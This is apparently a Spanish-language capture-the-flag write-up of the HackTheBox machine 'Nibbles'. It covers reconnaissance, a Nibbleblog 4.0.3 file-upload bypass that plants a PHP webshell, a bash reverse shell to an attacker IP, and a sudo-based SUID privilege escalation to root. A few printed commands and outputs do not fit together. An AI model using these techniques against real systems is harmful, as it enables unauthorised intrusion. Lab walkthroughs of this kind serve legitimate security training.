


## 271- NIBBLES

- 1. NIBBLES
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Fuzzing web
  - 1.5. Insecure File Upload in Nibbleblog 4.0.3
  - 1.6. Privesc via non-existent executable

### 1. NIBBLES

<https://app.hackthebox.com/machines/Nibbles>



The screenshot displays the profile of the 'Nibbles' machine on the HackTheBox platform. The machine is a retired Linux system, categorized as 'EASY'. It has a 4.6 machine rating, 28,847 user owns, 27,322 system owns, and was released on 13/01/2018. The machine was created by mrb3n. A 'Play Machine' button is visible at the bottom right.

Metric	Value
Machine Rating	4.6
User Owns	28847
System Owns	27322
Released	13/01/2018

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> nmap -r rate 250 50
> ping 10.10.10.75
PING 10.10.10.75 (10.10.10.75) 56(84) bytes of data:
64 bytes from 10.10.10.75: icmp_seq=1 ttl=63 time=33.9 ms
64 bytes from 10.10.10.75: icmp_seq=2 ttl=63 time=33.7 ms
64 bytes from 10.10.10.75: icmp_seq=3 ttl=63 time=33.4 ms
64 bytes from 10.10.10.75: icmp_seq=4 ttl=63 time=33.6 ms
64 bytes from 10.10.10.75: icmp_seq=5 ttl=63 time=33.3 ms
64 bytes from 10.10.10.75: icmp_seq=6 ttl=63 time=33.5 ms
64 bytes from 10.10.10.75: icmp_seq=7 ttl=63 time=32.9 ms
64 bytes from 10.10.10.75: icmp_seq=8 ttl=63 time=34.0 ms
64 bytes from 10.10.10.75: icmp_seq=9 ttl=63 time=34.7 ms
64 bytes from 10.10.10.75: icmp_seq=10 ttl=63 time=32.9 ms
64 bytes from 10.10.10.75: icmp_seq=11 ttl=63 time=33.8 ms
64 bytes from 10.10.10.75: icmp_seq=12 ttl=63 time=33.1 ms
64 bytes from 10.10.10.75: icmp_seq=13 ttl=63 time=33.6 ms
64 bytes from 10.10.10.75: icmp_seq=14 ttl=63 time=37.7 ms
^C
-- 10.10.10.75 ping statistics --
14 packets transmitted, 14 received, 0% packet loss, time 13824ms
rtt min/avg/max/mdev = 32.867/33.807/37.727/1.186 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```

> nmap -sS -p- --open 10.10.10.75 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 13:37 -01
Nmap scan report for 10.10.10.75
Host is up (0.054s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 12.63 seconds
> extractPorts allports
File: extractPorts.tmp
1
2  [*] Extracting information...
3
4  [*] IP Address: 10.10.10.75
5  [*] Open ports: 22,80
6
7  [*] Ports copied to clipboard
8

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. La versión SSH que corre en el *puerto 22* es vulnerable al ataque de enumeración de usuarios.

```

> nmap -sCV -p22,80 --min-rate 5000 10.10.10.75 -oM targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 13:38 -01
Nmap scan report for 10.10.10.75
Host is up (0.033s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:0f:01:17:08:fc:7e:2c:8f:e9:73:3a:46 (ECDSA)
|_ 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache/2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.21 seconds

```

## 1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Nada relevante en un principio.

```

$ whatweb http://10.10.10.75
http://10.10.10.75 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.75]

```

## 1.4. Fuzzing web

- Encontramos un directorio **/nibbleblog** leyendo el código fuente de la página web principal.

```

1 $ curl -s http://10.10.10.75/
2 Hello world!</b>
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog directory. Nothing interesting here! -->
17

```

- **Gobuster**: hicimos fuzzing de directorios en un principio, pero no encontramos nada. Tras descubrir el directorio **/nibbleblog**, aplicamos fuzzing sobre éste y encontramos las siguientes rutas que aparecen en la imagen.

```

$ gobuster dir -u http://10.10.10.75/nibbleblog -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -b 403,404,503 -x php,html,txt,bak,asp
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.10.10.75/nibbleblog/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404,503
[+] User Agent: gobuster/3.6
[+] Extensions: asp,php,html,txt,bak,asp
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/index.php (Status: 200) (Size: 2987)
/sitemap.php (Status: 200) (Size: 402)
/content (Status: 301) (Size: 322) --> http://10.10.10.75/nibbleblog/content/
/themes (Status: 301) (Size: 322) --> http://10.10.10.75/nibbleblog/themes/
/feed.php (Status: 200) (Size: 302)
/admin (Status: 301) (Size: 323) --> http://10.10.10.75/nibbleblog/admin/
/admin.php (Status: 200) (Size: 1401)
/plugins (Status: 301) (Size: 323) --> http://10.10.10.75/nibbleblog/plugins/
/install.php (Status: 200) (Size: 78)
/update.php (Status: 200) (Size: 1622)
/README (Status: 200) (Size: 4628)
/languages (Status: 301) (Size: 322) --> http://10.10.10.75/nibbleblog/languages/
/LICENSE.txt (Status: 200) (Size: 35149)
/COPYRIGHT.txt (Status: 200) (Size: 1272)
Progress: 235826 / 1543927 (19.16%)


```

## 1.5. Insecure File Upload in Nibbleblog 4.0.3


- **CVE-2015-6967**:
- Explorando los diferentes endpoints, encontramos que se está usando un servicio **Nibbleblog 4.0.3 "Coffee"**.




- Encontramos un correo electrónico en la siguiente ruta: [/nibbleblog/content/private/config.xml](#).




- Asimismo, tenemos en [/nibbleblog/admin.php](#) un panel de inicio de sesión. Usamos como credenciales la cuenta de correo que encontramos: **admin:nibbles**. Conseguimos acceso. Seguidamente, encontramos este endpoint que nos permite subir ficheros: [/nibbleblog/admin.php?controller=plugins&action=config&plugin=my\\_image](#), por lo que trataremos de subir una **webshell**, teniendo en cuenta que el servidor web interpreta **PHP**.




- Para ello, creamos un archivo, al cual hemos llamado **regalo.php**, que nos permitirá ejecutar comandos de manera remota a través del parámetro **CMD**. Subimos ésta, pero obtenemos un error.



- Por tanto, vamos a realizar unas modificaciones. Interceptamos esta petición con **Burp Suite**. Cambiamos el **Content-Type** a `image/gif`, y cambiamos los **Magic Numbers** con `GIF8`, para que este archivo sea interpretado como una imagen. Enviamos la petición. Parece que esta vez se subió el fichero con éxito.



- La ruta que nos permite acceder a este archivo y ejecutar comandos de manera remota es la siguiente: `/nibbleblog/content/private/plugins/my_image/image.php`.



- Obtenemos una shell reversa a través de este **one-liner**: `bash -c "bash -i >%26 /dev/tcp/10.10.14.21/443 0>%261"`. Estamos como usuario **nibbler**. Realizamos el **tratamiento de la TTY**.

- ```
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ hostname -I
10.10.10.75
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ whoami
nibbler
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ pwd
/var/www/html/nibbleblog/content/private/plugins/my_image
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ ls
db.xml image.php
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```

“

- Nibbleblog** es un *sistema de gestión de contenido (CMS)* de código abierto diseñado para la creación y administración de blogs. Es una plataforma ligera y fácil de usar, especialmente adecuada para usuarios que desean configurar y mantener un blog sin necesidad de conocimientos avanzados en programación o diseño web.

## 1.6. Privesc via non-existent executable

- Hacemos `sudo -l`. Vemos que podemos ejecutar `/home/nibbler/personal/stuff/monitor.sh` como **root** sin proporcionar contraseña. No obstante, al tratar de ejecutar este archivo, nos damos cuenta de que no existe (está en otro archivo comprimido llamado *personal.zip*). Por tanto, podemos crear nosotros una versión maliciosa de este archivo (y los respectivos directorios en los que se encuentra) y ejecutarlo como **root**, con la idea de otorgar el *permiso SUID* a `/bin/bash`. Una vez hecho esto, hacemos `bash -p` y obtenemos una shell como **root**.

- ```
nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User nibbler may run the following commands on Nibbles:
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ /bin/bash /home/nibbler/personal/stuff/monitor.sh
/bin/bash: /home/nibbler/personal/stuff/monitor.sh: No such file or directory
nibbler@Nibbles:/home/nibbler$ cd /home/nibbler/
nibbler@Nibbles:/home/nibbler$ ls
personal.zip user.txt
nibbler@Nibbles:/home/nibbler$ mkdir -p /home/nibbler/personal/stuff
nibbler@Nibbles:/home/nibbler$ touch /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ chmod +x /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ nano +x /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ cat /home/nibbler/personal/stuff/monitor.sh
#!/bin/bash
chmod u+s /bin/bash
nibbler@Nibbles:/home/nibbler$ sudo /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls -la /bin/bash
-rwxr-xr-x 1 root root 483528 May 16 2017 /bin/bash
nibbler@Nibbles:/home/nibbler$ bash -p
bash-4.3# whoami
root
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
5d171a4643eac021c1cae47eb0459d8
bash-4.3#
```